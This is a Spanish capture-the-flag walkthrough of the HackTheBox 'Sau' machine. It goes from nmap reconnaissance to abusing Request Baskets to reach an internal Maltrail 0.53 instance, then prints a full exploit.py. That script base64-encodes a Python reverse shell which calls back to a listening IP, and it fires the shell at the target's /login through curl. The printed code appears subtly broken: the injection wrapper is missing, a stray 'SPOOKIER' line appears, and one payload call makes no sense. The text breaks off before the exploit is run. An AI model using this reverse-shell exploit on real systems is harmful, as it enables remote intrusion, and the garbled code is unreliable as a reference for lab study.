

HTB – Sau

Objetivos del laboratorio:

- Identificar y aprovechar la vulnerabilidad en la versión 0.53 de Maltrail.
- Escalar privilegios mediante la verificación de comandos permitidos.

Requisitos:

- Sistema Operativo Kali Linux

Categoría:

Web, Linux, SSH, Javascript, Fuerza Bruta, Escalación de Privilegios

Dificultad:

Fácil

Comandos y Parámetros a Emplear:

Linux

Comando	Descripción
ping	Se utiliza para verificar la conectividad entre dos nodos en una red.
ls	Lista los archivos y directorios en un directorio específico.
cat	Se utiliza para concatenar y mostrar el contenido de archivos.
sudo	Se utiliza para ejecutar comandos con privilegios de superusuario o de otro usuario.
cd	Se utiliza para cambiar el directorio actual, esencial para navegar por el sistema de archivos.
whoami	Muestra el nombre de usuario del usuario actual
pwd	Muestra la ruta absoluta del directorio de trabajo actual

Nmap


Parámetro	Descripción
-sC	Permite ejecutar scripts personalizados para obtener información adicional sobre los servicios en ejecución en el host objetivo.
-sV	Determina las versiones de los servicios que se están ejecutando en los puertos abiertos del host objetivo.

Netcat

Parámetro	Descripción
-l	Se utiliza para colocar a netcat en modo de escucha (listen).
-n	Suprime la resolución de nombres de dominio.
-v	Activa el modo detallado que proporcionará más información sobre la conexión.
-p	Especifica el número de puerto que utilizará.

Desarrollo:


1. Se inició la exploración de la máquina objetivo mediante la ejecución de un comando de ping dirigido a su dirección IP con el propósito de verificar la conectividad.



The screenshot shows the HackTheBox web interface. The user 'Eddycrack864' is logged in. The 'Machines' tab is selected, showing a machine named 'US Free 2' with a target IP address of '10.10.11.224'. Below the machine information, a terminal window is open, displaying the output of a 'ping 10.10.11.224' command. The output shows 8 successful ping requests with varying times between 90.1 ms and 90.7 ms.

```
eddyrack864@kali: ~  
$ ping 10.10.11.224  
PING 10.10.11.224 (10.10.11.224) 56(84) bytes of data:  
64 bytes from 10.10.11.224: icmp_seq=1 ttl=63 time=90.4 ms  
64 bytes from 10.10.11.224: icmp_seq=2 ttl=63 time=90.6 ms  
64 bytes from 10.10.11.224: icmp_seq=3 ttl=63 time=90.7 ms  
64 bytes from 10.10.11.224: icmp_seq=4 ttl=63 time=90.5 ms  
64 bytes from 10.10.11.224: icmp_seq=5 ttl=63 time=90.5 ms  
64 bytes from 10.10.11.224: icmp_seq=6 ttl=63 time=90.1 ms  
64 bytes from 10.10.11.224: icmp_seq=7 ttl=63 time=90.5 ms  
64 bytes from 10.10.11.224: icmp_seq=8 ttl=63 time=90.2 ms  
^C  
--- 10.10.11.224 ping statistics ---
```


2. Posteriormente, se ejecutó un escaneo exhaustivo de la máquina objetivo empleando la herramienta Nmap, utilizando los parámetros de escaneo "-sC" para la detección de scripts y "-sV" para la identificación de versiones de servicios. La salida del escaneo reveló la existencia de varios puertos accesibles, destacando los puertos "22, 80 y 55555".




The screenshot shows the HackTheBox web interface with the same machine 'US Free 2' and target IP '10.10.11.224'. The terminal window now displays the output of an 'nmap -sC -sV 10.10.11.224' command. The scan results show three open ports: 22/tcp (SSH), 80/tcp (HTTP), and 55555/tcp (unknown). The output also includes fingerprinting details for the SSH and HTTP services.

```
eddyrack864@kali: ~  
$ nmap -sC -sV 10.10.11.224  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-17 10:45 -05  
Nmap scan report for 10.10.11.224 (10.10.11.224)  
Host is up (0.090s latency).  
Not shown: 997 closed tcp ports (conn-refused)  
PORT      STATE SERVICE VERSION  
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)  
|_ ssh-hostkey:  
|   3072 aa:88:67:d7:13:3d:08:3a:8a:ce:9d:c4:dd:f3:e1:ed (RSA)  
|   256 ec:2e:b1:05:87:2a:0c:7d:b1:49:87:64:95:dc:8a:21 (ECDSA)  
|_ 256 b3:0c:47:fb:a2:f2:12:cc:ce:0b:58:82:0e:50:43:36 (ED25519)  
80/tcp    filtered http  
55555/tcp  open  unknown  
|_ fingerprint-strings:  
|_ FourOhFourRequest:  
|_ HTTP/1.0 400 Bad Request  
|_ Content-Type: text/plain; charset=utf-8  
|_ X-Content-Type-Options: nosniff  
|_ Date: Sun, 17 Dec 2023 15:45:42 GMT  
|_ Content-Length: 75  
|_ invalid basket name; the name does not match pattern: '[wd-\\.]{1,250}$'  
|_ GenericLines, Help, Kerberos, LDAPSearchReq, LPDString, RTSPRequest, SSLSessionReq, TLSsessionReq, TerminalServerCookie:  
|_ HTTP/1.1 400 Bad Request  
|_ Content-Type: text/plain; charset=utf-8  
|_ Connection: close  
|_ Request  
|_ GetRequest:  
|_ HTTP/1.0 302 Found  
|_ Content-Type: text/html; charset=utf-8  
|_ Location: /web  
|_ Date: Sun, 17 Dec 2023 15:45:15 GMT  
|_ Content-Length: 27  
|_ href="/web">Found</a>.  
|_ HTTPOptions:  
|_ HTTP/1.0 200 OK  
|_ Allow: GET, OPTIONS  
|_ Date: Sun, 17 Dec 2023 15:45:16 GMT  
|_ Content-Length: 0  
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-ser
```


3. Se procede a introducir la dirección IP de la máquina objetivo en el navegador web, empleando el puerto 55555 previamente identificado. Al obtener acceso, se revela una interfaz que posibilita la creación de "Baskets". Estos son entornos virtuales que facultan a los usuarios para generar cestas simuladas, emulando endpoints a los cuales se redirigen las solicitudes HTTP




4. Se procede a la creación de un nuevo "Basket" dentro de la interfaz de la página. En este contexto, se ha optado por designar el nuevo elemento con el nombre "htb", si bien cabe destacar que la elección del nombre puede ser personalizada según las preferencias del usuario.




5. Posteriormente, al presionar el botón de creación, se despliega un mensaje notificando la exitosa generación del "Basket" junto con la provisión del correspondiente token asociado. Acto seguido, se accede al "Basket" recién creado mediante la opción "Open Basket".




6. Al abrir el "Basket", se notifica que el mismo se encuentra vacío, lo cual es congruente dado que acaba de ser creado. Además, se revela la URL asociada al "Basket", proporcionando así la dirección mediante la cual se puede acceder al entorno recién establecido.




7. En el apartado de configuración del "Basket", se efectúa la modificación de la URL de redirección, sustituyéndola por la URL local en el puerto 80. Simultáneamente, se mantienen seleccionadas las opciones pertinentes según la siguiente configuración.




8. Se aplican las modificaciones, lo que desencadena una ventana emergente que informa la reconfiguración exitosa del "Basket".



9. Al acceder a la URL suministrada durante la creación del "Basket", se localiza el entorno virtual que ha sido previamente configurado.




10. En la interfaz de nuestro "Basket", se constata que opera con la versión 0.53 de Maltrail, la cual exhibe vulnerabilidades susceptibles a la inyección de comandos.



11. Con el propósito de aprovechar esta vulnerabilidad, se recurre al exploit disponible en el repositorio de GitHub, accesible a través del siguiente enlace:

➤ <https://github.com/Eddycrack864/Maltrail-v0.53-Exploit>



12. Posteriormente, se procede a clonar el repositorio, navegar al directorio recién creado, listar su contenido y localizar el exploit específico que se empleará. No obstante, previo a su utilización, se requiere editar el exploit mediante el uso del editor de texto nano.


```
(eddyrack864@kali)-[~]
$ git clone https://github.com/EddyCrack864/Maltrail-v0.53-Exploit.git
Clonando en 'Maltrail-v0.53-Exploit' ...
remote: Enumerating objects: 16, done.
remote: Counting objects: 100% (16/16), done.
remote: Compressing objects: 100% (13/13), done.
remote: Total 16 (delta 0), reused 0 (delta 0), pack-reused 0
Recibiendo objetos: 100% (16/16), 5.71 KiB | 5.71 MiB/s, listo.

(eddyrack864@kali)-[~]
$ cd Maltrail-v0.53-Exploit

(eddyrack864@kali)-[~/Maltrail-v0.53-Exploit]
$ ls
exploit.py  README.md

(eddyrack864@kali)-[~/Maltrail-v0.53-Exploit]
$ nano exploit.py
```

13. Dentro del editor de texto nano, se procede a la modificación de la dirección IP de escucha, la cual corresponderá a la IP de la máquina local al establecer la conexión a través de la VPN de HackTheBox. Además, se ajusta el puerto de escucha a 1234, y se actualiza la dirección IP de la máquina objetivo, obtenida previamente de HackTheBox. Estos valores serán utilizados posteriormente en conjunto con el software netcat.



```
eddyrack864@kali: ~/Maltrail-v0.53-Exploit
GNU nano 7.2 exploit.py
...
SPOOKIER
...
import sys;
import os;
import base64;


def main():
    listening_IP = "10.10.14.114"
    listening_PORT = "1234"
    target_URL = "10.10.11.224"

    if len(sys.argv) != 4:
        print("Error. Needs listening IP, PORT and target URL.")
        return(-1)

    listening_IP = sys.argv[1]
    listening_PORT = sys.argv[2]
    target_URL = sys.argv[3] + "/login"
    print("Running exploit on " + str(target_URL))
    curl_cmd(listening_IP, listening_PORT, target_URL)

def curl_cmd(my_ip, my_port, target_url):
    payload = f'python3 -c \\'import socket,os,pty;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("{my_ip}",{my_port}));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);p=pty.spawn("/bin/sh");s.send(p.encode());\''
    encoded_payload = base64.b64encode(payload.encode()).decode() # encode the payload in base64
    command = f'curl -X POST {target_url} --data "username={encoded_payload}&password={encoded_payload}"'
    os.system(command)
```



14. Posteriormente, se procede a ejecutar el exploit mediante Python, especificando como parámetros la dirección IP de escucha, el puerto y la dirección de nuestro "Basket" recién creado. No obstante, antes de llevar a cabo esta acción, es imperativo activar la escucha con netcat, utilizando el mismo puerto previamente configurado.



```
eddyrack864@kali: ~/Maltrail-v0.53-Exploit
